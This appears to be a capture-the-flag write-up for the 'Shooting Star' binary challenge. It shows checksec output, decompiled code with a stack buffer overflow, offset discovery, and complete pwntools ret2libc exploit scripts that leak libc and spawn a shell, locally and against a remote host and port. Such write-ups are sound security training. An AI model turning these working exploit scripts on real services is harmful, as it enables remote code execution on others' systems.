


Shooting Star

1) Checked basic funcitonality







2) checked security

```
┌──(vigneswar㉿VigneswarPC)-[~/Reverse/Shooting star]
└─$ checksec ./shooting_star
[*] '/home/vigneswar/Reverse/Shooting star/shooting_star'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

```
┌──(vigneswar㉿VigneswarPC)-[~/Reverse/Shooting star]
└─$ file ./shooting_star
./shooting_star: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=78179254768
c1362423b4d4b124ff480b059febe, for GNU/Linux 3.2.0, not stripped
```

3) decompiled

```
1
2 void main(void)
3
4 {
5   setup();
6   write(1,&DAT_00402288,0x5b);
7   star();
8   return;
9 }
10
```

```
1
2 void star(void)
3
4 {
5   char local_4a [2];
6   undefined local_48 [64];
7
8   read(0,local_4a,2);
9   if (local_4a[0] == '1') {
10    write(1,&DAT_00402008,3);
11    read(0,local_48,0x200);
12    write(1,"\nMay your wish come true!\n",0x1a);
13  }
14  else if (local_4a[0] == '2') {
15    write(1,"Isn\'t the sky amazing?!\n",0x18);
16  }
17  else if (local_4a[0] == '3') {
18    write(1,
19          "A star is an astronomical object consisting of a luminous spheroid of plasma held togethe
          r by its own gravity. The nearest star to Earth is the Sun. Many other stars are visible t
          o the naked eye from Earth during the night, appearing as a multitude of fixed luminous po
          ints in the sky due to their immense distance from Earth. Historically, the most prominent
           stars were grouped into constellations and asterisms, the brightest of which gained prope
          r names. Astronomers have assembled star catalogues that identify the known stars and prov
          ide standardized stellar designations.\n"
20        ,0x242);
21  }
22  return;
23 }
24
```

4) vulnerabilities
buffer overflow


```
1
2 void star(void)
3
4 {
5   char local_4a [2];
6   undefined local_48 [64];
7
8   read(0,local_4a,2);
9   if (local_4a[0] == '1') {
10    write(1,&DAT_00402008,3);
11    read(0,local_48,0x200);
12    write(1,"\nMay your wish come true!\n",0x1a);
13  }
14  else if (local_4a[0] == '2') {
15    write(1,"Isn\'t the sky amazing?!\n",0x18);
16  }
17  else if (local_4a[0] == '3') {
18    write(1,
19          "A star is an astronomical object consisting of a luminous spheroid of plasma held togethe
          r by its own gravity. The nearest star to Earth is the Sun. Many other stars are visible t
          o the naked eye from Earth during the night, appearing as a multitude of fixed luminous po
          ints in the sky due to their immense distance from Earth. Historically, the most prominent
           stars were grouped into constellations and asterisms, the brightest of which gained prope
          r names. Astronomers have assembled star catalogues that identify the known stars and prov
          ide standardized stellar designations.\n"
20        ,0x242);
21  }
22  return;
23 }
```

5) found offset

```
$r13   : 0x00007ffda8b51868  →  "m5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9
Ao0Ao1[...]"
$r14   : 0x0
$r15   : 0x00007f7e02337000  →  0x00007f7e023382d0  →  0x0000000000000000
$eflags: [zero CARRY parity adjust sign trap INTERRUPT direction overflow RES
UME virtualx86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00
──────────────────────────────────────────────────────────────────────── stack ────
0x00007ffda8b51738|+0x0000: "Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9
Ae[...]"         ← $rsp
0x00007ffda8b51740|+0x0008: "6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae
2A[...]"
0x00007ffda8b51748|+0x0010: "c9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4A
e5[...]"
0x00007ffda8b51750|+0x0018: "Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7
Ae[...]"
0x00007ffda8b51758|+0x0020: "4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af
0A[...]"
0x00007ffda8b51760|+0x0028: "d7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3[...]"
0x00007ffda8b51768|+0x0030: "Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5
Af[...]"
0x00007ffda8b51770|+0x0038: "2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af
8A[...]"
──────────────────────────────────────────────────────────────────── code:x86:64 ────
     0x4011e5 <star+163>       call   0x401030 <write@plt>
     0x4011ea <star+168>       nop
     0x4011eb <star+169>       leave
 →   0x4011ec <star+170>       ret
[!] Cannot disassemble from $PC
──────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "shooting_star", stopped 0x4011ec in star (), reason: SIGSEG
V
──────────────────────────────────────────────────────────────────────── trace ────
[#0] 0x4011ec → star()
──────────────────────────────────────────────────────────────────────────────────
gef➤  x/a $rsp
0x7ffda8b51738: 0x6341356341346341
gef➤
```

```
┌──(vigneswar㉿VigneswarPC)-[~/Reverse/Shooting star]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q  0x6341356341346341
[*] Exact match at offset 72
```

6) leaked libc address



7) made a payload working on local

```
from pwn import *


# basic setup
io = process('./shooting_star')
context.terminal = ['tmux', 'splitw', '-h']
script = ''
gdb.attach(io, gdbscript=script)

# rop addresses
offset = b'\x00'*72
pop_rsi_r15_ret = p64(0x4012c9)
write_ptr = p64(0x404018)
main_write = p64(0x40124f)
star_read = p64(0x401168)
ret = p64(0x401016)
pop_rdi_ret = p64(0x4012cb)
star = p64(0x401259)

# leak libc address
rop_chain = pop_rsi_r15_ret + write_ptr + b'\x00'*8 + main_write + b'\x00'*8 + star
payload = offset+rop_chain
io.sendlineafter(b'>', b'1')
io.sendlineafter(b'>>', payload)
io.recvuntil(b'!')
leak = io.recv(27)
libc_address = unpack(leak[1:8], 'all', endian='little')-0xf7af0
print(leak)
print(f"Write Address: {hex(libc_address+0xf7af0)}")
print(f"Libc Address: {hex(libc_address)}")
print(f"System Address: {hex(libc_address+0x4c920)}")

# call system
offset = b'\x00'*72
system_address = p64(libc_address+0x4c920)
shell_address = p64(libc_address+0x19604f)
rop_chain = pop_rsi_r15_ret + shell_address + b'\x00'*8 + system_address
payload = offset + pop_rdi_ret + shell_address + system_address
io.sendline(b'1')
```


```
io.sendlineafter(b'>>', payload)
io.interactive()
```

```
┌──(vigneswar㉿VigneswarPC)-[~/Reverse/Shooting star]
└─$ python3 exploit.py
[+] Starting local process './shooting_star': pid 25384
[+] Starting local process './shooting_star': pid 25384
[*] running in new terminal: ['/usr/bin/gdb', '-q', './shooting_star', '25384']
[+] Waiting for debugger: Done
b'\n\xf0\xaaC\xe5\xbb\x7f\x00\x00P\xaaC\xe5\xbb\x7f\x00\x00\xe0\x92;\xe5\xbb\x7f\x00\x00\x00\x00'
Write Address: 0x7fbbe543aaf0
Libc Address: 0x7fbbe5343000
System Address: 0x7fbbe538f920
[*] Switching to interactive mode

May your wish come true!
$ ls
 exploit.py           'Schooting Star.lock'   'Schooting Star.rep'
'Schooting Star.gpr'   'Schooting Star.lock~'   shooting_star
$
```

8) found remote libc version

```
┌──(vigneswar㉿VigneswarPC)-[~/Reverse/Shooting star]
└─$ python3 exploit.py
Write Address: 0x7fdf7526b210
Libc Address: 0x7fdf7515b000
System Address: 0x7fdf751aa550
```



9) made remote exploit

```
from pwn import *


# basic setup
context(os='linux', arch='x86_64', log_level='error')
io = process(['nc', '159.65.20.166', '30559'])
system_offset = 0x4f550
shell_offset =  0x1b3e1a
write_offset =  0x110210

# rop addresses
offset = b'\x00'*72
pop_rsi_r15_ret = p64(0x4012c9)
write_ptr = p64(0x404018)
main_write = p64(0x40124f)
star_read = p64(0x401168)
ret = p64(0x401016)
pop_rdi_ret = p64(0x4012cb)
star = p64(0x401259)

# leak libc address
rop_chain = pop_rsi_r15_ret + write_ptr + b'\x00'*8 + main_write + b'\x00'*8 + star
payload = offset+rop_chain
io.sendlineafter(b'>', b'1')
io.sendlineafter(b'>>', payload)
io.recvuntil(b'!\n')
leak = io.recv(27)
libc_address = unpack(leak[:8], 'all', endian='little')-write_offset

# call system
offset = b'\x00'*72
```

```
system_address = p64(libc_address+system_offset)
shell_address = p64(libc_address+shell_offset)
rop_chain = pop_rsi_r15_ret + shell_address + b'\x00'*8 + system_address
payload = offset + pop_rdi_ret + shell_address + system_address
io.sendline(b'1')
io.sendlineafter(b'>>', payload)
io.recvuntil(b'!\n')
print("Here is your shell :)")
io.interactive()
```

10) got flag